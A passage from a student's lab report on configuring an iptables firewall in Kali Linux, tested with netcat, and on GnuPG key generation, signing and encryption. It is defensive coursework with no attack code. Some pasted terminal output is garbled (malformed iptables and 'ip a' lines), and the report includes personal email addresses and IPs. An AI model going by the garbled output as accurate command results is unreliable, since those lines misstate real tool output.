udp6	0	0	fe80::a00:27ff:fed3:546	::*	LISTEN	0	147706	572/NetworkManager

- This listed listening TCP/UDP ports and their associated services.
- Observation:** UDP port 546 (used by DHCPv6) was open and some other services were listening.

Step 1.2: View current firewall rules

- To inspect the current rules in the INPUT chain of iptables, I ran:

```
sudo iptables -n -L INPUT
```



target	prot	opt	source	destination	tcp dpt:22	ctstate
ACCEPT	all	--	0.0.0.0/0	0.0.0.0/0	0.0.0.0/0	RELATED,ESTABLISHED
ACCEPT	tcp	--	0.0.0.0/0	0.0.0.0/0	tcp dpt:22	
ACCEPT	to	all	--	0.0.0.0/0	0.0.0.0/0	0.0.0.0/04 scope global ctstate RELATED,ESTABLISHED

- This showed the current rules in the INPUT chain.
- At this point, the default policy was set to ACCEPT and no user-defined rules were present.

Step 1.3: Flush all rules and reset default policies

- I reset the firewall to a clean state:

```
sudo iptables -F INPUT  
sudo iptables -F FORWARD  
sudo iptables -F OUTPUT  
  
sudo iptables -P INPUT ACCEPT  
sudo iptables -P FORWARD ACCEPT  
sudo iptables -P OUTPUT ACCEPT
```

```
[paulina-czarnota@kali-virtualbox:~]$ sudo iptables -F INPUT  
[paulina-czarnota@kali-virtualbox:~]$ sudo iptables -F FORWARD  
[paulina-czarnota@kali-virtualbox:~]$ sudo iptables -F OUTPUT  
[paulina-czarnota@kali-virtualbox:~]$ sudo iptables -P INPUT ACCEPT  
[paulina-czarnota@kali-virtualbox:~]$ sudo iptables -P FORWARD ACCEPT  
[paulina-czarnota@kali-virtualbox:~]$ sudo iptables -P OUTPUT ACCEPT
```

- Explanation:**

- F flushes (clears) the chain.
- P sets the policy (default action for matching traffic).

Step 1.4: Test open port with Netcat

- I used Netcat to start a TCP listener on Kali:

```
sudo nc -lvp 4444
```

```
[paulina-czarnota@kali-virtualbox:~]$ sudo nc -lvp 4444  
listening on [any] 4444 ...
```

- Where:
 - l** = listen mode
 - n** = do not resolve names
 - v** = verbose
 - p** = specify port 4444
- The listener was now active and waiting for connections on port 4444.

Step 1.5: Find IP and connect from host

- I opened a second terminal in Kali and checked the IP address:

```
ip a
```

```
[paulina-czarnota@kali-virtualbox) [~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00 state UNKNOWN group default qlen 1000
    Protinet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    bridgeport6 ::1/128 scope host noprefixroute state UNKNOWN group default qlen 1000
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f3:a4:42 brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.58/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
            valid_lft 81822sec preferred_lft 81822sec
        Charinet6 2a02:8084:26e3:9880:7fbf:6762:e596:1d19/64 scope global temporary dynamic
            target valid_lft 600221sec preferred_lft 81528sec
            inet6 2a02:8084:26e3:9880:a00:27ff:fef3:a442/64 scope global dynamic mngtmpaddr noprefixroute
                valid_lft 604786sec preferred_lft 604786sec
            inet6 fe80::a00:27ff:fef3:a442/64 scope link noprefixroute
                valid_lft forever preferred_lft forever
```

- Result:** I noted the IP under eth0 is 192.168.0.58.

- Then from my Windows host, I connected to Kali:

```
nc -v 192.168.0.58 4444
```

```
paulina@LAPTOP-Paulina:~$ nc -v 192.168.0.58 4444
Connection to 192.168.0.58 4444 port [tcp/*] succeeded!
```

- After connecting, I typed `hello` from host and saw it appear in Kali's terminal.

Windows:

```
paulina@LAPTOP-Paulina:~$ nc -v 192.168.0.58 4444
Connection to 192.168.0.58 4444 port [tcp/*] succeeded!
hello from host
```

Kali:

```
[paulina-czarnota@kali-virtualbox) [~]
$ sudo nc -lnpv 4444

listening on [any] 4444 ...
connect to [192.168.0.58] from (UNKNOWN) [192.168.0.168] 49170
hello from host
```

- This confirmed successful communication and that port 4444 was open.

Task 2: Allow inbound TCP connections on ports 22, 80, and 443 only

Step 2.1: Block all incoming traffic by default

```
sudo iptables -P INPUT DROP
```

```
[ paulina-czarnota@kali-virtualbox:~ ]  
$ sudo iptables -P INPUT DROP  
[sudo] password for paulina-czarnota:
```

- This set the default policy for the INPUT chain to DROP, meaning any traffic not explicitly allowed would be denied.

Step 2.2: Allow loopback traffic

```
sudo iptables -A INPUT -i lo -j ACCEPT
```

```
[ paulina-czarnota@kali-virtualbox:~ ]  
$ sudo iptables -A INPUT -i lo -j ACCEPT
```

- This allowed internal system processes to communicate via localhost (127.0.0.1).

Step 2.3: Allow established and related connections

```
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
[ paulina-czarnota@kali-virtualbox:~ ]  
$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
```

- This allowed responses to outgoing requests and related connections to be accepted (important for web browsing, SSH replies, etc.).

Step 2.4: Allow incoming traffic on ports 22, 80, and 443

```
sudo iptables -A INPUT -m state --state NEW -p tcp --dport 22 -j ACCEPT
```

```
sudo iptables -A INPUT -m state --state NEW -p tcp --dport 80 -j ACCEPT
```

```
sudo iptables -A INPUT -m state --state NEW -p tcp --dport 443 -j ACCEPT
```

```
[ paulina-czarnota@kali-virtualbox:~ ]  
$ sudo iptables -A INPUT -m state --state NEW -p tcp --dport 22 -j ACCEPT  
[ paulina-czarnota@kali-virtualbox:~ ]  
$ sudo iptables -A INPUT -m state --state NEW -p tcp --dport 80 -j ACCEPT  
[ paulina-czarnota@kali-virtualbox:~ ]  
$ sudo iptables -A INPUT -m state --state NEW -p tcp --dport 443 -j ACCEPT
```

- These rules explicitly allow new incoming TCP connections on:
 - Port 22: SSH
 - Port 80: HTTP
 - Port 443: HTTPS

Task 3: Verify other ports are blocked with Netcat

Step 3.1: Start Netcat listener again on Kali

```
sudo nc -lnvp 4444
```

```
(paulina-czarnota@kali-virtualbox)-
$ sudo nc -lnvp 4444
listening on [any] 4444 ...
```

Step 3.2: Try connecting from host

```
nc -v 192.168.0.58 4444
```

```
paulina@LAPTOP-Paulina:~$ nc -v 192.168.0.58 4444
nc: connect to 192.168.0.58 port 4444 (tcp) failed: Connection timed out
```

- **Result:** This time, the connection failed with a timeout error, confirming that the firewall blocked access to port 4444.

Task 4: Make firewall rules persistent after reboot

Step 4.1: Save current firewall rules

- At first, I tried:

```
sudo iptables-save > /usr/local/etc/myconfig/fw
```

```
(paulina-czarnota@kali-virtualbox)-
$ sudo iptables-save > /usr/local/etc/myconfig/fw
zsh: permission denied: /usr/local/etc/myconfig/fw
```

- However, this gave a "permission denied" error because redirection (">") runs in the user's shell and not under sudo.
- To solve this, I used:

```
sudo sh -c 'iptables-save > /usr/local/etc/myconfig/fw'
```

```
(paulina-czarnota@kali-virtualbox)-
$ sudo sh -c 'iptables-save > /usr/local/etc/myconfig/fw'
```

- This saved all current rules into a file.

Step 4.2: Configure auto-restore on boot


- I edited the network interfaces file:

```
sudo nano /etc/network/interfaces
```

```
(paulina-czarnota@kali-virtualbox)~]$ sudo nano /etc/network/interfaces
```

- I added the following lines:

```
auto eth0
iface eth0 inet dhcp
pre-up iptables-restore < /usr/local/etc/myconfig/fw
```



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'Kali_VM_x64 (Snapshot 2) [Running] - Oracle VirtualBox'. The command 'sudo nano /etc/network/interfaces' is running. The file content includes the added configuration for interface eth0.

```
GNU nano 8.3
/etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet dhcp
pre-up iptables-restore < /usr/local/etc/myconfig/fw
```

- This ensured the rules will reload each time the network interface comes up.

Step 4.3: Reboot and confirm rules persist

- I rebooted:

```
sudo reboot
```

```
(paulina-czarnota@kali-virtualbox)~]$ sudo reboot
```

- Then checked rules again:

```
sudo iptables -L INPUT
```

```
(paulina-czarnota@kali-virtualbox)~]$ sudo iptables -L INPUT

[sudo] password for paulina-czarnota:
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT    all  --  anywhere             anywhere
ACCEPT    all  --  anywhere             anywhere           state RELATED,ESTABLISHED
ACCEPT    tcp --  anywhere             anywhere           state NEW tcp dpt:ssh
ACCEPT    tcp --  anywhere             anywhere           state NEW tcp dpt:http
ACCEPT    tcp --  anywhere             anywhere           state NEW tcp dpt:https
```

- The firewall rules were still active, confirming persistence.

2. What is the purpose and how can you use it in practice?

This lab taught me how to configure a host-based firewall using iptables, which is an essential skill for controlling traffic on Linux systems in both offensive and defensive cybersecurity operations. I worked directly with firewall rules to block or allow connections based on port numbers, protocols, and connection states, gaining practical experience in system hardening.

The primary purposes of this lab were to:

- Learn how to control network access to a system by filtering inbound and outbound packets.
- Understand how to create, test, and persist iptables rules that explicitly allow or deny traffic.
- Identify how firewall behaviour affects service accessibility and remote connectivity.
- Explore the structure and logic of iptables rule chains (INPUT, OUTPUT, FORWARD) and how rules are evaluated.

In practical real-world environments, I can apply this knowledge to:

- Secure Linux servers, whether on-premises or hosted in cloud environments, by controlling exposure through ports and IP addresses.
- Harden development or production environments as part of a DevSecOps pipeline by enforcing least privilege access.
- Prevent common attacks such as port scanning, brute-force login attempts, or denial-of-service by blocking unknown or unnecessary traffic.
- Write custom rule sets to comply with an organization's security policy or specific compliance frameworks.
- Conduct vulnerability assessments or penetration tests by checking for missing or misconfigured firewall rules.

As a future cybersecurity analyst, penetration tester, or system administrator, mastering iptables allows me to secure endpoints and infrastructure at the operating system level. This skill is especially valuable in environments where GUI-based firewalls are not available or not suitable for fine-grained traffic control. Understanding how to create and apply rules manually also strengthens my ability to troubleshoot network accessibility issues and spot misconfigurations that could be exploited by attackers.

3. What did you learn and what is your personal takeaway?

I learned:

- How to view existing firewall rules and assess the default security posture of a Linux system.
- How to flush all rules and safely reset default policies using iptables.

- How to build rule sets that allow specific traffic (e.g., SSH on port 22, HTTP on port 80, HTTPS on port 443) while denying all other access.
- How to use netcat (nc) to simulate open ports and test rule effectiveness from another host.
- How to make firewall configurations persistent across reboots using iptables-save, iptables-restore, and network interface pre-up scripts.

If I had to do this lab again, I would:

- Integrate logging rules (e.g., -j LOG) to monitor dropped packets and improve troubleshooting.
- Create modular scripts to automate complex rule setups for different types of systems (e.g., web server, SSH-only server).
- Backup original rules before flushing the table, to avoid locking myself out or unintentionally disabling critical services.
- Explore more advanced modules such as conntrack, stateful inspection, and NAT for more complex network topologies.

Personal takeaway: This lab gave me confidence in managing host-based firewall configurations and understanding how packet filtering works at a low level. I learned how important it is to validate the functionality of each rule and how a small misconfiguration can break connectivity or weaken security. I also saw firsthand how powerful iptables is when it comes to creating precise, reliable traffic controls. This practical experience is vital in both offensive (red team) and defensive (blue team) scenarios, particularly in secure deployments, forensic investigations, and security policy enforcement. Moving forward, I feel better equipped to build resilient, secure Linux systems and audit them for compliance and risk mitigation.

LAB 8 – GNUPG ENCRYPTION AND DECRYPTION

1. What did you do in detail?

In this lab, I used the GnuPG (Gnu Privacy Guard) tool in Kali Linux to perform public-key cryptographic operations. I generated a key pair, imported a public key, signed and verified the key, encrypted and decrypted a file, and exported my public key. I completed all steps using the terminal in Kali Linux.

Task 1: Generate Your Keys

Step 1.1: I opened a terminal and generated a key pair using the following command:

```
gpg --full-generate-key
```

```
(paulina-czarnota@kali-virtualbox) [~]
$ gpg --full-generate-key
gpg (GnuPG) 2.2.46; Copyright (C) 2024 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: keybox '/home/paulina-czarnota/.gnupg/pubring.kbx' created
Please select what kind of key you want:
 (1) RSA and RSA (default)
 (2) DSA and Elgamal
 (3) DSA (sign only)
 (4) RSA (sign only)
 (14) Existing key from card
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072) 2048
Requested keysize is 2048 bits
Please specify how long the key should be valid.
    0 = key does not expire
    <n> = key expires in n days
    <n>w = key expires in n weeks
    <n>m = key expires in n months
    <n>y = key expires in n years
Key is valid for? (0) 1y
Key expires at Fri 01 May 2026 23:22:28 IST
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: Paulina Czarnota
Email address: c21365726@mytudublin.ie
Comment:
You selected this USER-ID:
    "Paulina Czarnota <c21365726@mytudublin.ie>"

Change (N)ame, (C)omment, (E)mail or (O)key/(Q)uit? O
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: /home/paulina-czarnota/.gnupg/trustdb.gpg: trustdb created
gpg: directory '/home/paulina-czarnota/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/paulina-czarnota/.gnupg/openpgp-revocs.d/A067F21FFE92B43AA2DE4AE31292676030B5A6E0.rev'
public and secret key created and signed.

pub    rsa2048 2025-05-01 [SC] [expires: 2026-05-01]
      A067F21FFE92B43AA2DE4AE31292676030B5A6E0
uid            Paulina Czarnota <c21365726@mytudublin.ie>
sub    rsa2048 2025-05-01 [E] [expires: 2026-05-01]
```

Step 1.2: I selected the following options:

- RSA and RSA (option 1)
 - Key size: 2048 bits
 - Expiration: 1 year (1y)
 - Real name: Paulina Czarnota
 - Email: c21365726@mytudublin.ie
 - Comment: (left blank)
 - A strong passphrase (with digits/symbols) was entered
- This created a key pair stored in the .gnupg directory.

Task 2: Import a Public Key

Step 2.1: I generated a second key pair to simulate a friend:

```
gpg --full-generate-key
```

```
(paulina-czarnota@kali-virtualbox)-[~]
$ gpg --full-generate-key
gpg (GnuPG) 2.2.46; Copyright (C) 2024 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Please select what kind of key you want:
 (1) RSA and RSA (default)
 (2) DSA and Elgamal
 (3) DSA (sign only)
 (4) RSA (sign only)
 (14) Existing key from card
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072) 2048
Requested keysize is 2048 bits
Please specify how long the key should be valid.
      0 = key does not expire
 <n>  = key expires in n days
 <n>w = key expires in n weeks
 <n>m = key expires in n months
 <n>y = key expires in n years
Key is valid for? (0) 1y
Key expires at Fri 01 May 2026 23:30:16 IST
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: Test Friend
Email address: naruchan1410@gmail.com
Comment:
You selected this USER-ID:
"Test Friend <naruchan1410@gmail.com>"

Change (N)ame, (C)o comment, (E)mail or (O)key/(Q)uit? O
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: revocation certificate stored as '/home/paulina-czarnota/.gnupg/openpgp-revocs.d/F81E23FB5A89ABF7F7F54941C01DD934B0B
0E524.rev'
public and secret key created and signed.

pub    rsa2048 2025-05-01 [SC] [expires: 2026-05-01]
      F81E23FB5A89ABF7F7F54941C01DD934B0B0E524
uid            Test Friend <naruchan1410@gmail.com>
sub    rsa2048 2025-05-01 [E] [expires: 2026-05-01]
```

- I entered:

- Name: Test Friend
 - Email: naruchan1410@gmail.com
 - Different strong passphrase

Step 2.2: I exported the friend's public key:

```
gpg --output friend.key --armor --export naruchan1410@gmail.com
```

```
(paulina-czarnota@kali-virtualbox)-[~]
$ gpg --output friend.key --armor --export naruchan1410@gmail.com
```

Step 2.3: I deleted the friend's key (public only) to simulate receiving it from another source:

```
gpg --delete-keys naruchan1410@gmail.com
```

```
└─(paulina-czarnota㉿kali-virtualbox)─[~]
$ gpg --delete-keys naruchan1410@gmail.com
gpg (GnuPG) 2.2.46; Copyright (C) 2024 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: there is a secret key for public key "naruchan1410@gmail.com"!
gpg: use option "--delete-secret-keys" to delete it first.
```

- Then re-imported it:

```
gpg --import friend.key
```

```
└─(paulina-czarnota㉿kali-virtualbox)─[~]
$ gpg --import friend.key
gpg: key C01DD934B0B0E524: "Test Friend <naruchan1410@gmail.com>" not changed
gpg: Total number processed: 1
gpg:                      unchanged: 1
```

Task 3: Verify and Sign the Key

Step 3.1: I verified the friend's key fingerprint:

```
gpg --fingerprint naruchan1410@gmail.com
```

```
└─(paulina-czarnota㉿kali-virtualbox)─[~]
$ gpg --fingerprint naruchan1410@gmail.com
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid: 2  signed: 0  trust: 0-, 0q, 0n, 0m, 0f, 2u
gpg: next trustdb check due at 2026-05-01
pub rsa2048 2025-05-01 [SC] [expires: 2026-05-01]
    F81E 23FB 5A89 ABF7 F7F5 4941 C01D D934 B0B0 E524
uid          [ultimate] Test Friend <naruchan1410@gmail.com>
sub  rsa2048 2025-05-01 [E] [expires: 2026-05-01]
```

Step 3.2: After confirming the fingerprint, I signed the key:

```
gpg --sign-key naruchan1410@gmail.com
```

```
└─(paulina-czarnota㉿kali-virtualbox)─[~]
$ gpg --sign-key naruchan1410@gmail.com

sec  rsa2048/C01DD934B0B0E524
    created: 2025-05-01  expires: 2026-05-01  usage: SC
    trust: ultimate      validity: ultimate
ssb  rsa2048/E507B779E7C82404
    created: 2025-05-01  expires: 2026-05-01  usage: E
[ultimate] (1). Test Friend <naruchan1410@gmail.com>

sec  rsa2048/C01DD934B0B0E524
    created: 2025-05-01  expires: 2026-05-01  usage: SC
    trust: ultimate      validity: ultimate
Primary key fingerprint: F81E 23FB 5A89 ABF7 F7F5 4941 C01D D934 B0B0 E524

Test Friend <naruchan1410@gmail.com>

This key is due to expire on 2026-05-01.
Are you sure that you want to sign this key with your
key "Paulina Czarnota <c21365726@mytudublin.ie>" (1292676030B5A6E0)

Really sign? (y/N) y
```

- I confirmed signing with Y and entered my passphrase.

Task 4: Share Your Public Key

Step 4.1: I exported my own public key:

```
gpg --output paulina.key --armor --export c21365726@mytudublin.ie
```

```
└─(paulina-czarnota㉿kali-virtualbox)─[~]
└─$ gpg --output paulina.key --armor --export c21365726@mytudublin.ie
```

Step 4.2: I confirmed the contents:

```
cat paulina.key
```

```
└─(paulina-czarnota㉿kali-virtualbox)─[~]
└─$ cat paulina.key
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQENBGgT9KsBCACbyZ+NAfWm2KAWaX2jwWRg440hseARjk9R6F07bwFeDEL7CE8X
jmF86xG0AS3BTAGOpHjKrfm/PdF8/CvhW68yJqsjxakhi9/zBxsWGIjAKaaTch22
BkuS24EKUNB55ULk5rZxlIeNCIoxXGwxYeq8PpMeXstTRkme7Q5L+ANeQeE0W+6Q
/zmbal/FLLFJY2JxIaZ3NggPGj5DaMw5P+f8+k2DtcLVhyqdE1J6a3NX1bicV
/UcdF3U308Pd9z4FSZG0fUnOebCbFz0YkIs/MVpeQaQoYh9+YHNVI/13Wu1Sb2kF
9B179gp+tm26WzQlOVyMG1ccOBjA44XBVRIPABEBAAG0KlBhdWxpbmEgQ3phcm5v
dGEgPGMyMTM2NTcyNkBteXR1ZHViBluLmlLPokBVAQTAQoAPhYhBKBn8h/+krQ6
ot5K4xKS2AwtabgBQJoE/SrAhsDBQkB4TOABQsJCAcCBhUKCQgLAgQWAgnMBAh4B
AheAAoJEBKS2AwtabgPDMH/24lwoe9Dx7jIL/w0hRYaQ33Sxp5Ix+6r6IyaJcg
NRp79ukRj56Mu/+mkVHM1gdQwnq/bkgshutXyS6xs91CtqpCjxarKYlHvLQBeqgF
jBtcvwY6fksBeYogfqtyErh5KvXk5AQur58UdseqRXlwhDKOQEQiE6UB3G25paq48
wMc1sIgj2n0mdqGA5F8gzE6s+GfpYD6qMRLpwPJuaHBNFh2A6tzfM6LYUR+8LcC+
VkJ/809y0zQVsFw8zC0oooAY+2P0o2VQq3NXMiZHIbiY6CcagGQbtCUnLpd5B1Y
IfoNWncOnVmSN9Tj304akgPuQ2229duan0QB8gvphimTLG5AQ0EaBP0qwEIAMK5
lBnPxgvlvUpOGlwbx5xlvw6gksFHDAC7KefGNRVrm0JVa9WXxoQQhooDI5UUgvur
IUkcYncHC+fQG+ITmCzGyJJcBPvNlgs0EY+fhL1YS9fwx2ha2Geq0B+VhHF0Cnbt
QwnXtVJzgJoltQC30Ask7TrWHQReb0JmSTx2N0UgXskfMwxXkKUGAf97XlATq+
orb/QBR2mynaKFg1ZpyTSBE8zaVGYA24wJ5Wq2ljtrJdnlpw3kf6WUpni6m+MPW6
ziJaKvDyawiEhKB0c8E4THjaIY5GnXqDLCRaF0vhvQ305VsJEZ/V+nqJAp7VMILr
WWFU+EHZPcPI3BeCiYcAEQEAAYkBPAQYQoAJhYhBKBn8h/+krQ6ot5K4xKS2Aw
tabgBQJoE/SrAhsMBQkB4TOAAAoJEBKS2Awtabgf2AH+gMgqnCgRCkxTrpTBcm3
BpawaLo0oUUu0vvCvUXjEkfbR+QzCmeiov54xoR/KR0AC3PnLs/J0IIneEy19CxG
n6xeHYSRVYlpsTyKsiHhqipLb1vWJGxNQmWQnMqwWGCFxFuf9B+Xsw9uo4ZPkC9J
VMCptksfHakvgWse5YA3XoWUDdhfvbAtftfZ0RS0DIyH52dIFyjGNMVeM++euQgf
koSejx4/8SZUH9tg7U4K3pyKxYDC1IHbJioUHIAckxeTH2tcRCETGKPXzPCHeK56
tX11AjYAthuAjpEAxV0frAUfo3v4+tFu0l14C9Y70t6RlyB1QD1N0zTBMqLGGa1a
M6M=
=iHSu
-----END PGP PUBLIC KEY BLOCK-----
```

Task 5: Encrypt a File

Step 5.1: I created a message file:

```
echo "This is a confidential GPG test message for Lab 8." > secret.txt
```

```
(paulina-czarnota@kali-virtualbox)~]$ echo "This is a confidential GPG test message for Lab 8." > secret.txt
```

Step 5.2: I encrypted and signed the file using my key and the friend's public key:

```
gpg --encrypt --sign --armor -r naruchan1410@gmail.com secret.txt
```

```
(paulina-czarnota@kali-virtualbox)~]$ gpg --encrypt --sign --armor -r naruchan1410@gmail.com secret.txt
```

- This generated secret.txt.asc.

Task 6: Decrypt the File

Step 6.1: I decrypted the encrypted message:

```
gpg --decrypt secret.txt.asc > decrypted.txt
```

```
[paulina-czarnota@kali-virtualbox] ~
$ gpg --decrypt secret.txt.asc > decrypted.txt
gpg: encrypted with 2048-bit RSA key, ID E507B779E7C82404, created 2025-05-01
    "Test Friend <naruchan1410@gmail.com>"
gpg: Signature made Thu 01 May 2025 23:36:43 IST
gpg:                 using RSA key A067F21FFE92B43AA2DE4AE31292676030B5A6E0
gpg: Good signature from "Paulina Czarnota <c21365726@mytudublin.ie>" [ultimate]
```

Step 6.2: I checked the contents:

```
cat decrypted.txt
```

- The decrypted file correctly showed:

```
[paulina-czarnota@kali-virtualbox] ~
$ cat decrypted.txt
This is a confidential GPG test message for Lab 8.
```

2. What is the purpose and how can you use it in practice?

This lab taught me how to use GnuPG (GPG), a widely used open-source implementation of asymmetric encryption, to securely exchange information and authenticate digital content. I performed real cryptographic tasks using key pairs, learning how to encrypt, decrypt, sign, and verify data in a secure and verifiable manner. It gave me practical experience in applying the public-private key model, which is foundational in modern cybersecurity practices.

The purpose of this lab was to:

- Demonstrate how public-key cryptography enables secure and verifiable communication.
- Show how encryption ensures confidentiality and how signatures provide integrity and authenticity.
- Train me to manage cryptographic keys, sign third-party keys, and verify identity through fingerprints.

In real-world cybersecurity environments, I can use this knowledge to:

- Share sensitive documents or communication securely using end-to-end encryption.
- Sign software packages, scripts, or Git commits to verify authorship and prevent tampering.
- Verify the integrity and origin of downloaded files (e.g., software installers).
- Establish trust in secure messaging applications or DevSecOps workflows through key exchange and digital signing.
- Manage trust relationships and encryption policies in enterprise systems or open-source communities.

As a future cybersecurity analyst, DevSecOps engineer, or system administrator, these skills are essential when dealing with secure communication, vulnerability disclosures, source-code verification, or compliance requirements involving encrypted data or identity assurance.

3. What did you learn and what is your personal takeaway?

I learned:

- How to generate GPG key pairs using custom settings such as key type, size, and expiration.
- How to export and import public keys to enable secure communication with others.
- How to verify a public key's fingerprint before trusting or signing it.
- How to sign someone else's key to establish a web of trust.
- How to encrypt messages for another user using their public key, and decrypt messages using my private key.
- How to sign messages to prove authorship and verify digital signatures to confirm authenticity.

If I had to do the lab again, I would:

- Create a revocation certificate immediately after generating my key, and store it securely in case I need to invalidate the key.
- Experiment with uploading my public key to a keyserver (such as keys.openpgp.org) to simulate public distribution.
- Automate repetitive encryption and signing tasks using Bash scripts for efficiency.
- Explore trust levels and certification options to better understand how to manage key authenticity in large organizations.

Personal takeaway: This lab helped me bridge the gap between theory and practice in asymmetric encryption. It made the concepts of public and private keys, trust chains, and digital signatures much more concrete and applicable. I now feel confident in performing secure communication tasks and key management using GPG. This hands-on experience is highly relevant for my future in cybersecurity, especially when working on secure infrastructure, secure software distribution, or managing identities in high-trust environments.